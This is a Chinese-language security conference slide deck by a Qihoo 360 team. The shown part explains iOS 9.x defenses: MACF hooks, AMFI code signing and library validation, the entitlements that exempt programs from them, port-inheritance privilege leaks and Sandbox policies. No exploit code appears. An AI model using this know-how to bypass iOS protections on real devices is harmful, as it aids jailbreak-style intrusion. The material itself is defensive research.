



2017 中国互联网安全大会  
China Internet Security Conference

# 手把手教你突破 iOS 9.x 用户空间防护

Qihoo 360 Nirvan Team  
2017-09

# 关于 Nirvan Team (涅槃团队)



- 隶属于 360 公司，信息安全部
- 主要职责是提高公司 iOS/macOS 应用的安全性
- 同时进行苹果平台相关的安全研究
- 当前主要的研究方向：
  - macOS 系统的漏洞挖掘与利用
  - 在工程中提升攻防效率、提高生产力的方法与工具
- 在苹果系统中发现了大量漏洞，多次获得苹果致谢
- 我们长期招人：nirvanteam[AT]360[DOT]cn

- 第一部分：iOS 的基本安全特性
- 第二部分：突破 iOS 9.x 用户空间防护
- 第三部分：在 LLDB 中写利用



# 手把手教你突破 iOS 9.x 用户空间防护



中国互联网安全大会



360互联网安全中心

## 第一部分：iOS 的基本安全特性

# iOS 的基本安全特性 ( 1 )



中国互联网安全大会



360互联网安全中心

- iOS 的主要安全特性：
  - 代码签名
  - 沙盒
  - 库验证
- 如上的安全特性都依赖于：强制访问控制框架 ( MACF )
- iOS/macOS 中的 MACF 来源于 TrustedBSD
- MACF 的相关论文：《New approaches to operating system security extensibility》
- 在 macOS v10.5 (xnu-1228) 中启用 MACF
- 在 iOS v2.0 (xnu-1228.6.76) 中启用 MACF

# iOS 的基本安全特性 (2)

















中国互联网安全大会



360互联网安全中心

- 在 iOS v1.0 (xnu-933.0.0.178) 中苹果已经开始引入 MACF
- 但是在实际的发行版中，相关的代码被条件编译了

Function name
 _mac_check_ipc_method
 _mac_check_port_copy_send
 _mac_check_port_hold_receive
 _mac_check_port_hold_send
 _mac_check_port_make_send
 _mac_check_port_move_receive
 _mac_check_port_relabel
 _mac_check_port_send
 _mac_check_service_access
 _mac_check_mount_getattr
 _mac_check_mount_setattr
 _mac_check_pipe_ioctl
 _mac_check_pipe_kqfilter
 _mac_check_pipe_read

```
EXPORT _mac_check_ipc_method
_mac_check_ipc_method
    MOVS    R0, #0
    BX      LR
; End of function _mac_check_ipc_method

; ===== S U B R O U T I N E =====
```

```
EXPORT _mac_policy_register
_mac_policy_register
    MOVS    R0, #0
    BX      LR
; End of function _mac_policy_register

; ===== S U B R O U T I N E =====
```

- 从如上的反汇编中可以看到，Hook 点与注册函数会直接返回成功
- MACF 的源码位置：`${XNU-SRC}/security`



- 强制访问控制框架的原理、设计
- MACF 是一个侵入式的框架
- 基本原理：通过向实际功能中插入代码来实现相关目标
- 除此之外，其它都是为了可扩展性、可维护性等工程属性
- 以 `task_for_pid` 为例来说明 MACF 的基本原理
- `task_for_pid` 用来通过 `pid` 来获取目标进程的 `task`
- 一旦获取到一个进程的 `task` 就可以控制目标进程：
  - 读写目标进程的内存
  - 远程创建线程
  - ...

# iOS 的基本安全特性 ( 4 )



中国互联网安全大会



360互联网安全中心

- MACF 对 task\_for\_pid 的修改 :

```
kern_return_t
task_for_pid(
    struct task_for_pid_args *args)
{
    ...
    if (p->task != TASK_NULL) {
        ...
#ifdef CONFIG_MACF
        error = mac_proc_check_get_task(kauth_cred_get(), p);
        if (error) {
            error = KERN_FAILURE;
            goto tfpout;
        }
#endif
    }
#ifdef CONFIG_MACF
    ...
    sright = (void *) convert_task_to_port(p->task);
    tret = ipc_port_copyout_send(
        sright,
        get_task_ipcspace(current_task()));
    }
    error = KERN_SUCCESS;
    ...
}
```




# iOS 的基本安全特性 ( 5 )



- 通过如上的代码片段，我们可以看到：
- MACF 在 `task_for_pid` 的执行流程中插入了一段代码
- 新添加的代码会调用 `mac_proc_check_get_task` 函数
- `mac_proc_check_get_task` 函数的作用是：
  - 根据 `task_for_pid` 传递进来的信息来做出判断
  - 比如：检查目标进程是否具有 `task_for_pid` 对应的 Entitlements
- 如果 `mac_proc_check_get_task` 返回非 0 值
- `task_for_pid` 的执行流程会被中断，返回错误


# iOS 的基本安全特性 (6)

- 没有 MACF 时 `task_for_pid` 的工作流程：



# iOS 的基本安全特性 ( 7 )

- 存在 MACF 时 `task_for_pid` 的工作流程：





# iOS 的基本安全特性（8）



- 通过前面的说明我们了解了 MACF 基本原理
- 在工程中还需要考虑可维护性、可扩展性
- 以 xnu-3789.51.2(iOS-v10.3/macOS-v10.12.4) 为例，内核中共有 335 个 MACF 检查点
- 下面我们一起看下 MACF 的设计

# iOS 的基本安全特性 ( 9 )

- 从对外接口的角度来看 MACF
- MACF 的接口列表：
  - mac\_policy\_register
  - mac\_policy\_unregister
- MACF 的接口非常简单，只有两个函数：注册、取消注册
- 我们会重点看下注册接口的使用
- 注册接口的原型：

```
int mac_policy_register(  
    struct mac_policy_conf *mpc,  
    mac_policy_handle_t *handlep,  
    void *xd);
```

# iOS 的基本安全特性 ( 10 )

- 注册接口的重要参数是 `struct mac_policy_conf` , 该结构的定义 :

```
struct mac_policy_conf {  
    const char          *mpc_name;  
    const char          *mpc_fullname;  
    char const * const  *mpc_labelnames;  
    unsigned int         mpc_labelname_count;  
    struct mac_policy_ops *mpc_ops; /** operation vector */  
    int                  mpc_loadtime_flags;  
    int                  *mpc_field_off;  
    int                  mpc_runtime_flags;  
    mpc_t                mpc_list;  
    void                 *mpc_data;  
};
```

- 这个结构中重要的成员是 : `struct mac_policy_ops` ,
- `mac_policy_ops` 用来注册感兴趣的事件回调 , 这也是我们最为关注的



# iOS 的基本安全特性 ( 11 )



中国互联网安全大会



360互联网安全中心

- `struct mac_policy_ops` 有 335 个成员
- 没有成员都是一个函数指针，可以理解为回调函数
- 每个成员都与在内核中插入的代码相对应
- 以 `task_for_pid` 为例
- 在内核中插入的函数为：
  - `mac_proc_check_get_task`
- 对应到 `mac_policy_ops` 中的回调函数为：
  - `mpo_proc_check_get_task`

# iOS 的基本安全特性 ( 12 )



中国互联网安全大会



360互联网安全中心

```
struct mac_policy_ops {  
...  
mpo_file_check_create_t      *mpo_file_check_create;  
mpo_file_check_ioctl_t      *mpo_file_check_ioctl;  
mpo_file_check_mmap_t       *mpo_file_check_mmap;  
mpo_mount_check_mount_t     *mpo_mount_check_mount;  
mpo_system_check_sysctlbyname_t *mpo_system_check_sysctlbyname;  
mpo_kext_check_query_t      *mpo_kext_check_query;  
mpo_iokit_check_nvram_get_t  *mpo_iokit_check_nvram_get;  
mpo_iokit_check_nvram_set_t  *mpo_iokit_check_nvram_set;  
mpo_iokit_check_nvram_delete_t *mpo_iokit_check_nvram_delete;  
mpo_proc_check_debug_t      *mpo_proc_check_debug;  
mpo_proc_check_mprotect_t   *mpo_proc_check_mprotect;  
mpo_socket_check_accept_t    *mpo_socket_check_accept;  
mpo_vnode_check_exec_t      *mpo_vnode_check_exec;  
mpo_vnode_check_ioctl_t     *mpo_vnode_check_ioctl;  
...  
};
```

# iOS 的基本安全特性 ( 13 )

- 以注册一个 policy 来验证进程是否可以调用 `task_for_pid` 为例来串联整个注册流程
- 如右图：
- 1：定义、初始化 `mac_policy_ops` 型变量
- 2：设置对应的事件回调函数
- 3：定义、初始化 `mac_policy_conf` 型变量
- 4：注册策略
- 在完成注册后，如果有进程调用对应的函数，
- 我们的事件响应函数会被调用，
- 如果事件响应函数返回非0值，
- 目标进程对 `task_for_pid` 的调用会失败

```
struct mac_policy_ops ops = {0};
```

```
ops.mpo_proc_check_get_task =  
my_check_get_task_handler
```

```
struct mac_policy_conf conf = {0};  
...  
conf.mpc_ops = &ops;
```

```
mac_policy_handle_t handle = 0;  
mac_policy_register(  
    &conf,  
    &handle,  
    NULL);
```



# iOS 的基本安全特性（14）



中国互联网安全大会




360互联网安全中心

- 在了解了 MACF 接口的使用后
- 我们再看下 MACF 内部的工作流程
- 主要关注 policy 中注册的事件响应函数的调用流程
- 我们先来看事件响应的流程：

# iOS 的基本安全特性 ( 15 )

- 事件响应函数的调用流程



# iOS 的基本安全特性 ( 16 )



中国互联网安全大会



- 用户空间调用 `task_for_pid`
- 内核空间的 `task_for_pid` 会被调用
- `task_for_pid` 会调用 `mac_proc_check_get_task`
- `mac_proc_check_get_task` 的执行过程：
  - 遍历所有注册的 Policy
  - 检测每个 Policy 的 `mpo_proc_check_get_task` 是不是非 0
  - 如果非 0，调用对应的事件响应函数
  - 如果多个 Policy 注册了同一个事件
  - 只要有一个事件响应函数返回失败
  - 则用户空间对 `task_for_pid` 的调用就会失败
- 对 MACF 的介绍就到这里，接下来我们看下 AMFI & Sandbox



# iOS 的基本安全特性 ( 17 )



- **Apple Mobile File Integrity(AMFI)**
- AMFI 依赖于 MACF
- AMFI 并没有开源，如何进行 AMFI 相关的逆向？
- iOS 中的 AMFI 缺少符号
- iOS 中的 AMFI 与 macOS 中 AMFI 的版本号相同
- 因此，只要逆向相应版本的 macOS 中的 AMFI 即可
- 对于 iOS-v9.3.5，逆向 macOS-v10.11.6 中的  
`AppleMobileFileIntegrity.kext`

# iOS 的基本安全特性 ( 18 )



中国互联网安全大会



- AMFI 注册的 MACF 响应函数

```
__int64 _initializeAppleMobileFileIntegrity(__int64 a1, __int64 a2) {  
...  
    mac_ops.mpo_cred_check_label_update_execve = _cred_check_label_update_execve;  
    mac_ops.mpo_cred_label_associate = _cred_label_associate;  
    mac_ops.mpo_cred_label_destroy = _cred_label_destroy;  
    mac_ops.mpo_cred_label_init = _cred_label_init;  
    mac_ops.mpo_cred_label_update_execve = _cred_label_update_execve;  
    mac_ops.mpo_proc_check_inherit_ipc_ports = _proc_check_inherit_ipc_ports;  
    mac_ops.mpo_vnode_check_signature = _vnode_check_signature;  
    mac_ops.mpo_policy_initbsd = _policy_initbsd;  
    mac_ops.mpo_file_check_mmap = _file_check_mmap;  
    mac_policy.mpc_name = "AMFI";  
    mac_policy.mpc_fullname = "Apple Mobile File Integrity";  
    mac_policy.mpc_labelnames = &labelnamespaces;  
    mac_policy.mpc_labelname_count = 1;  
    mac_policy.mpc_ops = &mac_ops;  
    mac_policy.mpc_loadtime_flags = 0;  
    mac_policy.mpc_field_off = &mac_slot;  
    mac_policy.mpc_runtime_flags = 0;  
    if ( mac_policy_register(&mac_policy, &amfiPolicyHandle, 0LL) )  
...  
}
```

# iOS 的基本安全特性 ( 19 )

- AMFI 的主要职责是：
  - 代码签名
  - 库验证
- 代码签名由如下响应函数处理：
  - `_cred_check_label_update_execve`
  - `_cred_label_update_execve`
  - `_vnode_check_signature`
- 例外情况：具有特定 Entitlement 的程序可以运行不签名的代码
  - `run-unsigned-code: true`
- 如：`debugserver`



# iOS 的基本安全特性 ( 20 )



中国互联网安全大会



360互联网安全中心

- 在 iOS 8.0 中加入，主要用于对抗越狱
- 库验证用于防止代码注入 ( dylib 注入 )
  - 开发者签名的 dylib 无法注入到系统程序中
  - TeamID-A 签名的 dylib 无法注入到 TeamID-B 签名的程序中
- 库验证由如下响应函数处理：
  - `_file_check_mmap`
- 库验证的例外情况：具有如下 Entitlement 的程序在加载 dylib 时不受库验证的影响
  - `com.apple.private.skip-library-validation: true`
- 如：neagent

# iOS 的基本安全特性 ( 21 )

- 子进程 Port 继承 : `proc_check_inherit_ipc_ports`
- 该事件会在 spawn 子进程时被触发
- Port 在 Mach 中是非常重要的
- 大部分跨边界的通信都是通过 Port
  - 不同进程间
  - 用户空间与内核空间

# iOS 的基本安全特性 ( 22 )




中国互联网安全大会



- 可以将 Port 近似的理解为句柄
- 对 Port 发消息就是使用句柄调用相关的接口
- 因此，对 Port 继承就是对权限的继承
- 如果从一个高权限的进程派生子进程时不清空相关的 Port，就会造成权限泄露
- 从 iOS 10 开始，AMFI 不再做这项检查
- 如下这项检查工作时的流程图：



# iOS 的基本安全特性 ( 23 )





# iOS 的基本安全特性 ( 24 )

- **Sandbox**
- Sandbox 同样依赖于 MACF
- 用于限制进程的行为，主要包括：
  - 读写文件
  - 系统调用：BSD 系统调用，Mach 系统调用
  - Mach API
  - 驱动相关接口
- Sandbox 定义了非常多的事件响应函数
- iOS-v9.3.5-Sandbox 共有 121 个事件响应函数：

# iOS 的基本安全特性 ( 25 )



中国互联网安全大会



360互联网安全中心

```
hook_cred_check_label_update_execve
hook_cred_check_label_update
hook_cred_label_associate
hook_cred_label_destroy
hook_cred_label_update_execve
hook_cred_label_update
hook_file_check_fcntl
hook_file_check_mmap
hook_file_check_set
hook_mount_check_fsctl
hook_mount_check_mount
hook_mount_check_remount
hook_mount_check_umount
hook_policy_init
hook_policy_initbsd
hook_policy_syscall
hook_system_check_sysctlbyname
hook_vnode_check_rename
hook_kext_check_query
hook_iokit_check_nvram_get
```

```
hook_iokit_check_nvram_set
hook_iokit_check_nvram_delete
hook_proc_check_expose_task
hook_proc_check_set_host_special_port
hook_proc_check_set_host_exception_port
hook_posixsem_check_create
hook_posixsem_check_open
hook_posixsem_check_post
hook_posixsem_check_unlink
hook_posixsem_check_wait
hook_posixshm_check_create
hook_posixshm_check_open
hook_posixshm_check_stat
hook_posixshm_check_truncate
hook_posixshm_check_unlink
hook_proc_check_debug
hook_proc_check_fork
hook_proc_check_get_task_name
hook_proc_check_get_task
hook_proc_check_sched
```

# iOS 的基本安全特性 ( 26 )



中国互联网安全大会



360互联网安全中心

```
hook_proc_check_setaudit
hook_proc_check_setuid
hook_proc_check_signal
hook_socket_check_bind
hook_socket_check_connect
hook_socket_check_create
hook_socket_check_listen
hook_socket_check_receive
hook_socket_check_send
hook_system_check_acct
hook_system_check_audit
hook_system_check_auditctl
hook_system_check_audition
hook_system_check_host_priv
hook_system_check_nfsd
hook_system_check_reboot
hook_system_check_settime
hook_system_check_swapoff
hook_system_check_swapon
hook_sysvmsq_check_enqueue
```

```
hook_sysvmsq_check_msgrcv
hook_sysvmsq_check_msgrmid
hook_sysvmsq_check_msqctl
hook_sysvmsq_check_msqget
hook_sysvmsq_check_msqrcv
hook_sysvmsq_check_msqsnd
hook_sysvsem_check_semctl
hook_sysvsem_check_semget
hook_sysvsem_check_semop
hook_sysvshm_check_shmat
hook_sysvshm_check_shmctl
hook_sysvshm_check_shmdt
hook_sysvshm_check_shmget
hook_proc_check_get_cs_info
hook_proc_check_set_cs_info
hook_iokit_check_hid_control
hook_vnode_check_access
hook_vnode_check_chroot
hook_vnode_check_create
hook_vnode_check_deleteextattr
```

# iOS 的基本安全特性 ( 27 )



中国互联网安全大会



360互联网安全中心

```
hook_vnode_check_exchangedata
hook_vnode_check_exec
hook_vnode_check_getattrlist
hook_vnode_check_gettextattr
hook_vnode_check_ioctl
hook_vnode_check_link
hook_vnode_check_listtextattr
hook_vnode_check_open
hook_vnode_check_readlink
hook_vnode_check_revoke
hook_vnode_check_setattrlist
hook_vnode_check_settextattr
hook_vnode_check_setflags
hook_vnode_check_setmode
hook_vnode_check_setowner
hook_vnode_check_setutimes
hook_vnode_check_stat
hook_vnode_check_truncate
hook_vnode_check_unlink
hook_vnode_notify_create
```

```
hook_vnode_check_uipc_bind
hook_vnode_check_uipc_connect
hook_proc_check_suspend_resume
hook_thread_userret
hook_iokit_check_set_properties
hook_system_check_chud
hook_vnode_check_searchfs
hook_priv_check
hook_priv_grant
hook_vnode_check_fsgetpath
hook_iokit_check_open
hook_vnode_notify_rename
hook_system_check_kas_info
hook_system_check_info
hook_pty_notify_grant
hook_pty_notify_close
hook_kext_check_load
hook_kext_check_unload
hook_proc_check_proc_info
hook_iokit_check_filter_properties
hook_iokit_check_get_property
```



# iOS 的基本安全特性 ( 28 )



中国互联网安全大会



- 一方面：如此多的事件响应函数
- 另一方面：每个进程的沙盒策略可能都不同
- 二者结合起来，问题的复杂度非常高
- 采用硬编码的方式来为进程配置沙盒策略基本上不可行的
- 苹果在 Sandbox.kext 中集成了脚本引擎 TinyScheme
- 使用脚本来为每个进程配置沙盒策略
- 同时，在脚本之上定义了相关的领域语言
- 进一步简化了沙盒策略配置

# iOS 的基本安全特性 ( 29 )



中国互联网安全大会



360互联网安全中心

- 沙盒策略：com.apple.logd.sb of macOS

```
(version 1)

;; prevent symbolication with 'no-callout' when a sandbox error occurs
(deny default (with no-callout))

(import "system.sb")

;; Allow files to be written/deleted, and attributes to be read
(allow file-write*
  (regex #"^(/private)?/var/db/diagnostics(/|$)")
  (regex #"^(/private)?/var/db/uuidtext(/|$)")
)

(allow file-read*
  (regex #"^(/private)?/var/db/diagnostics(/|$)")
  (regex #"^/private/var/db/timezone(/|$)")
)

(allow file-issue-extension
  (require-all
    (extension-class "com.apple.logd.read-only")
    (require-any
      (subpath "/private/var/db/diagnostics")
      (subpath "/private/var/db/uuidtext"))))

;; Allow writes to syslogd
(allow network-outbound
  (remote unix-socket (path-literal "/private/var/run/syslog"))
)
```

